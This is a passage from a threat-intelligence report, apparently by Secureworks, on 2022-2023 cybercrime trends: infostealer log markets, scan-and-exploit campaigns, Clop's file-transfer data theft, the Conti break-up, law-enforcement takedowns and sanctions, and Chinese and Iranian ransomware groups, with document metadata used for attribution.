


Figure 7. Underground forum post advertising access to corporate resources via a personal computer. (Source: Secureworks)

Home devices have provided fertile ground for infostealers over the past year. Based on posts observed by CTU researchers, most devices infected with an infostealer were running Windows 7 Home or Windows 10 Home operating systems. Typically, home computers also have weaker security controls than corporate-managed devices. CTU researchers expect to see an increase in the volume of corporate credentials stolen from compromised personal devices for abuse as an initial access vector for ransomware and other malicious activity. Limiting how employees access company resources from personally owned devices can greatly reduce the enterprise's risk from infostealers.

Over the past year, Russian Market also added a pre-order function to its website, enabling buyers to request logs by domain or type. It is not clear whether this functionality has been widely taken up, but the development implies that buyers can effectively pay sellers to target specific organizations or services.

The development of new infostealer malware advertised for sale on underground forums also occurs at speed. In 30 days through May and June 2023, we saw 12 new infostealers made available for purchase or rent on underground forums. Once advertised, they are tested and reviewed by forum users. Their developers rely on positive feedback for success and not all will become widely used.

Although the use of these tools to harvest credentials is clearly widespread, firm evidence connecting specific stealers to specific compromises is scant. This is likely to be down to two key factors: one, if credentials are used in a compromise, their origin is rarely made clear and two, the time delay between them being collected by an infostealer and used in an intrusion is likely to be significant, and certainly well beyond the scope of most incident response engagements.

Credentials go for a premium on underground forums and marketplaces because it is highly likely they are used to facilitate cybercrime-related intrusions, including ransomware. The time lapse between theft and use further shows the value for organizations of monitoring forums for stolen data.




Figure 8. Extract from an advertisement for the Meduza Stealer. (Source: Secureworks)

Scan-and-Exploit—Why Patching Pays

Scan-and-exploit, where threat actors use search engines like Shodan to identify vulnerable systems, can lead to spikes in attack activity by specific groups, and even anomalistic peaks in name-and-shame ransomware activity. MalasLocker ransomware listed 171 victims on their leaksite by exploiting Zimbra servers vulnerable to CVE-2022-27924, a cross-site scripting (XSS) flaw impacting Zimbra Collaboration Suite 8.8.15. Clop operator **GOLD TAHOE** specializes in acquiring and exploiting specific vulnerabilities in file transfer solutions (see the section later in the report) to impact maximum numbers of victims.


Initial access broker **GOLD MELODY** has also favored scanning internet-facing servers to identify and exploit vulnerabilities to opportunistically compromise networks. In August 2022, Secureworks incident responders worked on an engagement where the group likely exploited a Log4j vulnerability (CVE-2021-4104) to compromise an organization's internet-facing Flexera FlexNet server.

Chinese ransomware group[6] **BRONZE STARLIGHT** also uses scan-and-exploit attacks to target unpatched internet-facing servers. For example, in August 2022, CTU researchers observed BRONZE STARLIGHT compromising an organization's vulnerable internet-facing ManageEngine server. Other state-sponsored groups depend on scan-and-exploit too, for example China's **BRONZE ATLAS** and Iran's **COBALT MIRAGE**.

The easy availability of information about vulnerable servers can even see multiple threat actors compromising a network using the same vulnerability, at the same time or in quick succession.

The annual listing of top routinely exploited vulnerabilities published by CISA and partner agencies lists top vulnerabilities that threat actors scan for. Frequently, this list contains older vulnerabilities. Of the top 12 vulnerabilities exploited during 2022 listed in the **roundup**[7] for the year, seven have CVE dates of earlier than 2022. One, CVE-2018-13379, a path traversal vulnerability in Fortinet FortiOS and FortiProxy, also made the top 15 routinely exploited list in 2021 and in 2020.

While organizations should always prioritize their patching schedule according to their individual risk profile, the vulnerabilities listed in these reports likely remain at high risk of exploitation.



Data Leak-Only Attacks—What's the Impact?

Despite initial questions about whether threat actors would find data leak-only extortion a lucrative endeavor, threat groups that specialize in this type of attack continue their activities. Karakurt, thought to be a spin-off of the now defunct Conti ransomware operation, persists in regularly naming victims on its leak site at an average of seven a month. And arguably the biggest ransomware event of the last year—the exploitation of a zero-day vulnerability in the MOVEit Transfer file management software—did not involve actual ransomware at all. **GOLD TAHOE** continue a long-term trend of targeting such utilities to steal data and hold it to ransom, naming many hundreds of alleged victims on its Clop leak site.

GOLD TAHOE Has Two Strings to Its Bow

The GOLD TAHOE threat group, operator of Clop ransomware and the Clop Leaks site, has been around for over a decade. Its members have worked with **GOLD DRAKE** (EvilCorp, Dridex), **GOLD BLACKBURN** (TrickBot), **GOLD NIAGARA** (FIN7), and other well-known threat groups. Perhaps because of these connections, GOLD TAHOE does not openly communicate on any criminal forums. And while the group does not operate its ransomware as a RaaS, it does appear to rely on another group, GOLD NIAGARA, to deliver its ransomware in a private arrangement.

But the Clop ransomware itself tells only half of the story. While the leak site the group has operated since August 2020 lists victims of its ransomware operations, it also carries the names of those targeted in its attempts at data theft-only extortion. There are many more names of the latter type than there are of the former; Clop ransomware deployments account for around a quarter of listed victims, while the data theft-only operation features the remainder. And the bulk of those are from two campaigns from 2023. By exploiting zero-day vulnerabilities in two file management services—Fortra's GoAnywhere MFT in March and Progress Software's MOVEit Transfer application in May—the group claims to have successfully stolen data from over three hundred victims and possibly as many as six hundred. It is not possible to gauge exactly how many were affected given that the victims named on leak sites constitute those who have not paid the ransom.

Such activity for a ransomware group is unusual, but it forms the most recent chapter in its exploitation of vulnerabilities to steal and ransom victim data. Since late 2020, the group has sought to exploit both zero-day and N-day vulnerabilities in file management applications to extort the users of such services. Their use of zero-day vulnerabilities is notable, and shows how well-resourced the group is—zero-days are expensive to develop or procure, and were historically the domain of state-sponsored actors.

Figure 9. Services exploited by GOLD TAHOE in attacks on file transfer solutions. (Source: Secureworks)

Exploiting these services gives the group access to shared files, some of which may come from third parties, as for example in the **Zellis payroll compromise**[8] which formed part of the MOVEit Transfer attacks. And while there is little an organization can do to prevent a breach of a trusted third-party, especially through the abuse of a zero-day vulnerability in the vendor's platform, there are some steps organizations can take to detect and mitigate the threat posed by GOLD TAHOE.

- Enforce a retention policy on shared files to ensure data is available for only as long as it is needed.
- Protect highly sensitive data (like PII) with file level encryption that requires a key that is not stored on the file sharing service. If a platform does not support such a facility, it may not be the best method of sharing this type of data.
- Encrypt data in transit and at rest.
- Enable alerting that indicates when files are being accessed and monitor for anomalies.
- Implement auditing so that if a breach occurs it can be quickly determined what files were present during relevant time period(s).
- For on-premises solutions, implement network flow monitoring to detect and alert on large data transfers.


The Conti Implosion—The Hydra is Dead but Its Limbs Survive

The most obvious impact of the conflict in Ukraine on the cybercrime ecosystem was the implosion in the first half of 2022 of GOLD ULRICK, the group behind Conti ransomware. The revelations in the Conti Leaks—a large disclosure of information about the group's activity, likely by a Ukrainian affiliate angered at the group's almost immediate declaration of support for Russia's invasion—preceded the disappearance of Conti ransomware by a few months. While the full reasons for its dissolution remain unclear, it is likely that affiliates were concerned about damage to the Conti name that might make it harder for victims to pay. GOLD ULRICK may also have been disconcerted by the U.S. Department of State announcing[9] in May 2022 a $10 million reward for information leading to the identification or location of key leaders behind the Conti ransomware operation. Such unwanted scrutiny may have also been a cause for the group's disappearance.

However, that did not mean that group members remained absent from the ransomware ecosystem for long. Unlike previous disruptions to ransomware activities that have resulted in rebrands, such as Darkside's rebranding as BlackMatter, the group instead apparently turned to other existing operations. As a result, Conti members and affiliates began to work with other ransomware groups.

One affiliate was observed going on to work with LockBit, Suncrypt and Monti ransomware operations after Conti's demise. The apparent leader of the Conti ransomware operation—revealed as "Stern" in the Conti chat logs—was subsequently observed[10] transacting with Quantum, Karakurt, Diavol, and Royal ransomware schemes. Other schemes, such as BlackBasta and Nokoyawa, have also been linked[11] to former Conti operators.

These observations demonstrate adaptability within a broad network of criminals, whose relationships allow for cooperation to meet common ends. The ransomware ecosystem is not made up of monolithic units that operate within their own closed spheres. The ransomware-as-a-service model allows individuals to work with any scheme, and it is likely that, through this process, strong working relationships have been built that can be relied on when operations are disrupted.



Ransomware—Why Some Groups Stay the Course and Others Fall at the First Hurdle

Tor is littered with ransomware group leak sites that never list more than a few victims. Groups with three or fewer victim listings in the past year include Vendetta, Dunghill Leak, and CrossLock. What makes some groups successful, and others a flash in the pan?

To survive and flourish in a competitive market and to avoid disruption, ransomware operators and their affiliates need to walk a fine line between impact and scrutiny. They need victims to pay; their ability to take business operations offline and steal data that the victim does not want to be made public are crucial elements of that. They also want victims to know that they are serious and that paying them will likely result in a successful outcome. This builds reputation. But the more effective they become, the more scrutiny they face from government agencies and law enforcement operations.

Although issues of jurisdiction remain a challenge, law enforcement has clearly demonstrated an ability in recent years to disrupt if not prosecute ransomware operators and their affiliates. They **recovered stolen funds**[12] in 2021 following the Darkside Colonial Pipeline attack, **issued sanctions**[13] in February 2023 against individuals engaged in TrickBot and Conti ransomware operations, and **infiltrated**[14] the Hive ransomware operation and took its infrastructure offline.

As a result, many groups publicly ban the targeting of critical national infrastructure, government organizations and the healthcare and education verticals in the hope of avoiding scrutiny. For example, following their widescale exploitation of the MOVEit Transfer zero-day vulnerability to steal data from multiple victims, Clop operator **GOLD TAHOE** **announced**[15] they had deleted data related to any "government, city or police service." Despite this, they have listed public sector victims on their leak site from several countries.

Operating a private ransomware group or exercising tight control over affiliates makes avoiding certain victims in this way much easier to achieve than it can be in less rigidly managed organizations.

For example, GOLD MYSTIC's loosely managed affiliate model—delegating the responsibility of victim selection, ransom negotiation and payment distribution to the affiliate—brings considerable advantages in terms of scale, something that the number of LockBit attacks every month demonstrates. However, it also means that some affiliates may behave in ways that bring unwanted attention. In December 2022, after a LockBit affiliate targeted a children's hospital in Toronto, Canada, an apology was **posted**[16] to the leak site and a free decryptor was allegedly provided to enable the hospital to recover files and access. **GOLD MYSTIC** also claimed to have banned the affiliate from working again with the group. In a further example, LockBitSupp, the self-proclaimed leader of GOLD MYSTIC, appeared unaware that Royal Mail had been attacked by LockBit until the organization's name appeared on the LockBit leak site.

However, some groups are simply less scrupulous—Vice Society, operated by **GOLD VICTOR**, specialized in targeting education and healthcare organizations until it became dormant in late June 2023, and then possibly **returned**[17] as Rhysida ransomware, which also targets healthcare and education.

Ransomware groups also need to be adaptable to survive and prosper. There has been an increase in the number of ransomware groups with Linux variants that are designed to encrypt VMware ESXi hosts. Third-party reports suggest that ransomware operations with such variants now include Royal, Black Basta, LockBit, BlackMatter, AvosLocker, REvil, HelloKitty, RansomEXX, and MichaelKors, as well as multiple **lower profile variants**[18] based on the Babuk ESXi source code leaked in September 2021. One example is the **ESXiArgs ransomware**[19] operation, which in early 2023 used scan-and-exploit to conduct a wave of ransomware attacks targeting an OpenSLP heap-overflow vulnerability (CVE-2021-21974) in VMware ESXi hypervisors. Both the French and Italian cyber security agencies issued advisories, with reports that approximately 3,200 VMware ESXi servers worldwide were compromised in this campaign. This is despite a patch being available since February 23, 2021. ESXiArgs ransomware has been observed only partially encrypting files larger than 128MB. Smaller files are fully encrypted.

Reasons for this spate of new variants appear based on the perception that ESXi environments are in general less well protected and instrumented than Windows environments. The impact of encrypting a single ESXi host can also be significant, depending on how an organization's virtualized environment is set up.

In the past year, Secureworks incident responders have worked on multiple ransomware attacks affecting VMware ESXi servers conducted by ransomware groups including LockBit, ESXiArgs, and ALPHV(BlackCat). However, despite attempts by LockBit to launch a macOS encryptor, post-intrusion ransomware aimed at the macOS environment remains rare.

Fighting Back, but With How Much Impact?

The emphasis placed in 2021 by the Biden-Harris administration on combatting cybercrime and other threat actor activity has continued throughout the reporting period. Both U.S. law enforcement and other government agencies, and international partners, have maintained a relatively high tempo of activity, with website seizures, sanctions, arrest warrants, and more.

How much of a long-term impact all this activity will ultimately have remains to be seen. On the one hand, some ransomware groups appear to have continued to avoid attacking critical infrastructure organizations, as discussed above. This could be deliberate to avoid drawing law enforcement attention, but the U.S.'s **focus**[20] on improving cybersecurity in critical infrastructure sectors may be paying rewards.

On the other hand, threat actors quickly regroup and adapt, particularly when operating in jurisdictions beyond the reach of the investigating bodies. Where there is no real risk of arrest, and asset seizure is difficult, the incentive to get out of the crime business altogether just is not there. Furthermore, economic sanctions, which appear to have particularly impacted the **technology sector**[21], might even in some cases have the effect of driving some individuals out of employment and into cybercrime.

Figure 10. Law enforcement action timeline 2023. (Source: Secureworks)

Genesis Market's Temporary Exodus

The takedown at the beginning of April 2023 of Genesis Market's clearnet website appeared to have an impact on user confidence, at least at first. However, despite the takedown attempt, Genesis Market remained functional on the Tor network, albeit with the speed limitations of hosting it on that network. It was clear that the 119 arrests associated with the takedown, conducted under the name of Operation Cookie Monster, targeted users of the Genesis Market, not the owners or admins.

While the restocking of logs initially paused for several weeks in late April, findings by CTU researchers indicated that the operators behind the market remained active, with 1,874 new logs added to the site in May. On April 4, the day of the clear web takedown, there were 468,275 logs stored on the clear website. On April 5, there were 468,480 stored on the Tor site (the data was almost the same as both domains pointed at the same servers). On June 6, the number of logs on the Tor site had increased to 471,284. However, given the impact that the arrests had on user confidence, that small increase does not necessarily mean that sales figures increased or even remained the same.




Figure 11. Logs on Genesis Market, before and after the Clearnet website takedown. (Source: Secureworks)

This illustrates how law enforcement can disrupt clearnet activity but may find it harder to take down services hosted on the dark web. Nonetheless, the takedown had clearly sown distrust among users. Chatter on underground forums indicated that some users thought the re-emerged site was a honeypot for law enforcement. Some threat actors were clearly concerned and looking for alternatives. Others may have been deterred by performance problems caused by the custom Genesium Browser and extension needing to communicate with command and control (C2) infrastructure over Tor. The takedown may also have spooked the site owners as, shortly afterwards, in June, they took the Tor site down and sold it to an undisclosed buyer.

What Made Genesis Market So Popular?

Unlike other marketplaces that typically sell static stolen data, the Genesis Market operates a unique, highly functional, and easy to use "bot" system. This is a dynamic system that continually updates victim information. This includes capturing changes to passwords and any new sites the victim accesses.

In Genesis Market terminology, the term "bot" is used to refer to malware that constantly updates the market and stolen data, which can include anything from login details to cookies and digital fingerprints.

When a buyer purchases a bot, they are provided with two options to exploit the stolen data. They can either use a plugin designed for their existing web browser or use a dedicated Chromium-based browser. Both options allow the buyer to impersonate the victim with their stolen data, with the system handling most of the complexity. This makes it very easy for criminals to use the illicit access that has been obtained. Both options come with anti-detection features to help the buyer evade security systems.

In contrast, markets like the Russian Market typically sell traditional stealer logs. These logs are raw dumps of stolen information, including passwords, cookies, credit card numbers, and personal identification details, among other sensitive data. However, they do not offer any specialized software for making these logs instantly usable. Buyers will have to manually configure their systems to utilize the stolen data or use clear-text usernames and passwords directly. This makes the process more labor-intensive and technically demanding for buyers than Genesis Market's approach.

BreachForums Breached

After operating for a year, BreachForums, the natural successor to RaidForums, which was itself taken down in February 2022, was targeted in March 2023 in a concerted law enforcement operation led by the FBI. This resulted in the arrest of the owner and administrator of the site, **Conor Brian Fitzpatrick**[22], who used the alias "Pompompurin." Fitzpatrick **pled guilty**[23] to hacking and child pornography possession charges. A second administrator "Baphomet" subsequently announced that the site would be permanently closed after expressing concern that some of the backend servers might have been placed under law enforcement control. On June 19, the administrator from a rival forum claimed that they had compromised a new BreachForums site, set up by the ShinyHunters threat group with Baphomet. Following this attack, the new BreachForums database was reportedly leaked across several platforms, including Telegram.

Hive Ransomware Infrastructure Hived Off

It was not just underground forums and marketplaces that were disrupted by law enforcement activity this year. In January 2023, **an international operation**[24], led by the FBI in coordination with Dutch and German law enforcement agencies, targeted the infrastructure associated with the Hive ransomware-as-a-service (RaaS), operated by **GOLD HAWTHORNE**. Websites and servers that members of the group used to communicate with each other were seized, resulting in a disruption that led to the apparent demise of Hive. Since July 2022, the FBI had allegedly gained access to the group's network, seized decryption keys, and issued them to victims of the ransomware-as-a-service (RaaS) scheme. This activity clearly denied the individuals behind the scheme criminal profits while easing the pain of its many victims.

TrickBot Members Sanctioned

In the case of TrickBot, people rather than infrastructure were targeted. In February 2023, seven individuals associated with the activities surrounding the development and deployment of TrickBot malware were jointly sanctioned by the UK Foreign, Commonwealth and Development Office (FCDO) and the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC). The group, which we track as **GOLD BLACKBURN**, was heavily embedded with the operators of the now defunct Conti ransomware scheme, an especially prolific and sophisticated criminal enterprise operated by **GOLD ULRICK**. The aim of these sanctions is to prohibit individuals or organizations in the UK and U.S. from having dealings with the listed entities, including making or facilitating payments to them. Laundering the seven individuals' proceeds of crime might be harder as a result, impacting their ability to realize their profits. It follows OFAC placing its first sanction on a virtual currency mixer in May 2022, due, on that occasion, to the mixer's involvement in facilitating money laundering for the North Korean regime.

Law enforcement agencies have long come up against issues of jurisdiction, which not only impede the ability to identify specific individuals involved in a cybercriminal operation, but also shield them from arrest. These latest attempts at disruption versus prosecution are a possible attempt to address that. If you can't prosecute threat actors, you can at least frustrate their activities and hamper their ability to make and spend money, travel internationally, or leave Russia at all.

Romcom RAT Blurs the Lines

The war in Ukraine has not permanently damaged the cybercriminal landscape as originally hoped but third-party researchers and the media have **asked questions**[25] about whether it has blurred the lines between cybercrime and nation-state activity. **GOLD FLAMINGO**, operators of the Cuba ransomware, has been accused of performing espionage activities alongside moneymaking.

The group was **reported**[26] in August 2022 to have deployed the RomCom RAT alongside Cuba ransomware in an intrusion. CERT-UA subsequently saw RomCom RAT used against government and military targets in **Ukraine**[27].

Figure 12. GOLD FLAMINGO's Cuba ransomware leak site, which at the time of publication had posted its most recent victim on July 11, 2023. (Source: Secureworks)

The number of named Cuba ransomware victims dropped off throughout the year following the invasion of Ukraine. After a brief surge in late 2022, no victims were named at all for the first four months of 2023. It is possible that the group has instead been actively engaged in undertaking operations on behalf of the Russian State, but it is also feasible they do not have exclusive use of the RomCom RAT, and another group has conducted those operations. It does not appear that Cuba ransomware itself has been deployed against these Ukrainian targets, and there is still no smoking gun evidence about routine collusion between ransomware groups and Russian intelligence operations.

Chinese Cybercrime Activity

A very high proportion of the ransomware activity that CTU researchers observe emanates from cybercriminals based in either Russia or its CIS neighbors. However, there are exceptions. Over the past year, we have observed cybercriminal attacks conducted by financially motivated threat groups that are likely Chinese. One group is particularly noteworthy: **GOLD FIESTA**.

CTU analysis of GOLD FIESTA intrusion activity, which was observed during several incident response engagements that took place in February 2023, identified clear overlap with Hello, Cring, and Rapture ransomware precursor activity. For example, we saw the use of a rare set-alias command for the PowerShell Invoke-Expression cmdlet that is associated with Chinese-language research on antivirus evasion that was also observed in Rapture activity in 2023, and Hello and Cring activity in 2021. It appears probable that GOLD FIESTA developed and deployed these and likely other ransomware families.

GOLD FIESTA likely used scan-and-exploit against SharePoint server vulnerabilities to gain access in the February 2023 intrusions, as it has done in previous attacks. **Third-party observations**[28] of Hello precursor activity identified the IAV as the exploitation of the SharePoint vulnerability CVE-2019-0604.

Another possible example of a financially motivated Chinese group is **GOLD BARONDALE**. The group leveraged a DNS logging platform in a November 2022 attack we observed that has previously been associated with Chinese state-sponsored groups. This attack was frustrated before the attackers achieved their goals on the network, so we cannot say for sure whether it was financially motivated, but the targeting was not typical of cyberespionage activity.

Both groups commonly use open-source tools and techniques primarily associated with Chinese-language security research, in common with many Chinese state-sponsored espionage groups such as **BRONZE UNIVERSITY** and **BRONZE ATLAS**. It would be unsurprising for groups to prefer tools and techniques covered in open-source research written in their native language. It is even possible that there is some overlap in personnel between groups, as with the **charges**[29] levied in the U.S. in 2020 against BRONZE ATLAS members.

Iranian Ransomware for Revenue

Ransomware is routinely used by Iranian state-sponsored threat groups as a disruptive tool in targeted attacks, often against regional adversaries, particularly Israel. However, one Iranian group has stood out in their use of ransomware style attacks resulting from a financial, rather than political, motive.

COBALT MIRAGE has been operating since at least June 2020, conducting opportunistic intrusions using scan-and-exploit tactics and following up with ransomware attacks using Microsoft Bitlocker and the open source DiskCryptor encryption solution. CTU researchers initially publicly reported on this group's activity in May 2022, having responded to multiple incidents involving COBALT MIRAGE activity. Despite this and other public reports on this group, attacks continued, likely driven both by their freedom to operate this criminal enterprise and the intent to make money for themselves. While sufficiently competent to quickly fold publicly disclosed vulnerabilities and proof of concept code into their operations, they were not adept at covering their tracks.

On September 14, 2022, Secureworks **published**[30] a detailed report providing credible technical evidence (see figure 13) linking the COBALT MIRAGE activity to several individuals: Ahmad Khatibi, CEO of Afkar System Co. and Mansour Ahmadi, CEO of Najee Technology, as well as a third entity known as Secnerd, also linked to Mansour Ahmadi.

```
File Name                       : Hi.pdf
Directory                       : .
File Size                       : 39 kB
File Modification Date/Time     : 2021:12:17 08:55:00+00:00
File Access Date/Time           : [redacted]
File Inode Change Date/Time     : [redacted]
File Permissions                : rwxr-xr-x
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 1
Language                        : en-US
XMP Toolkit                     : 3.1-701
Producer                        : Microsoft Word 2019
Creator                         : ahmad khatibi
Creator Tool                    : Microsoft® Word 2019
Create Date                     : 2021:12:17 23:54:22+03:30
Modify Date                     : 2021:12:17 23:54:22+03:30
Document ID                     : uuid:[redacted]
Instance ID                     : uuid:[redacted]
Author                          : ahmad khatibi
```

Figure 13. Document metadata revealed the identity of an individual linked to COBALT MIRAGE ransomware activity (Source: Secureworks)

Later that day the U.S. Department of Justice **issued**[31] an indictment for both Ahmad Khatibi and Mansour Ahmadi, and a third individual, Amir Hossein, in relation to attacks on hundreds of victims in the U.S. including a children's hospital.

The U.S. Department of the Treasury **sanctioned**[32] the same three individuals and seven others, and a joint cybersecurity advisory was published based on work from multiple Five Eyes agencies. The publication referred to these individuals as Islamic Revolutionary Guard Corp (IRGC) affiliated actors. It is unclear to what degree the ransomware activity was IRGC-directed or whether it was a side-activity alongside work that was performed for the IRGC. A potential operational model is illustrated below.

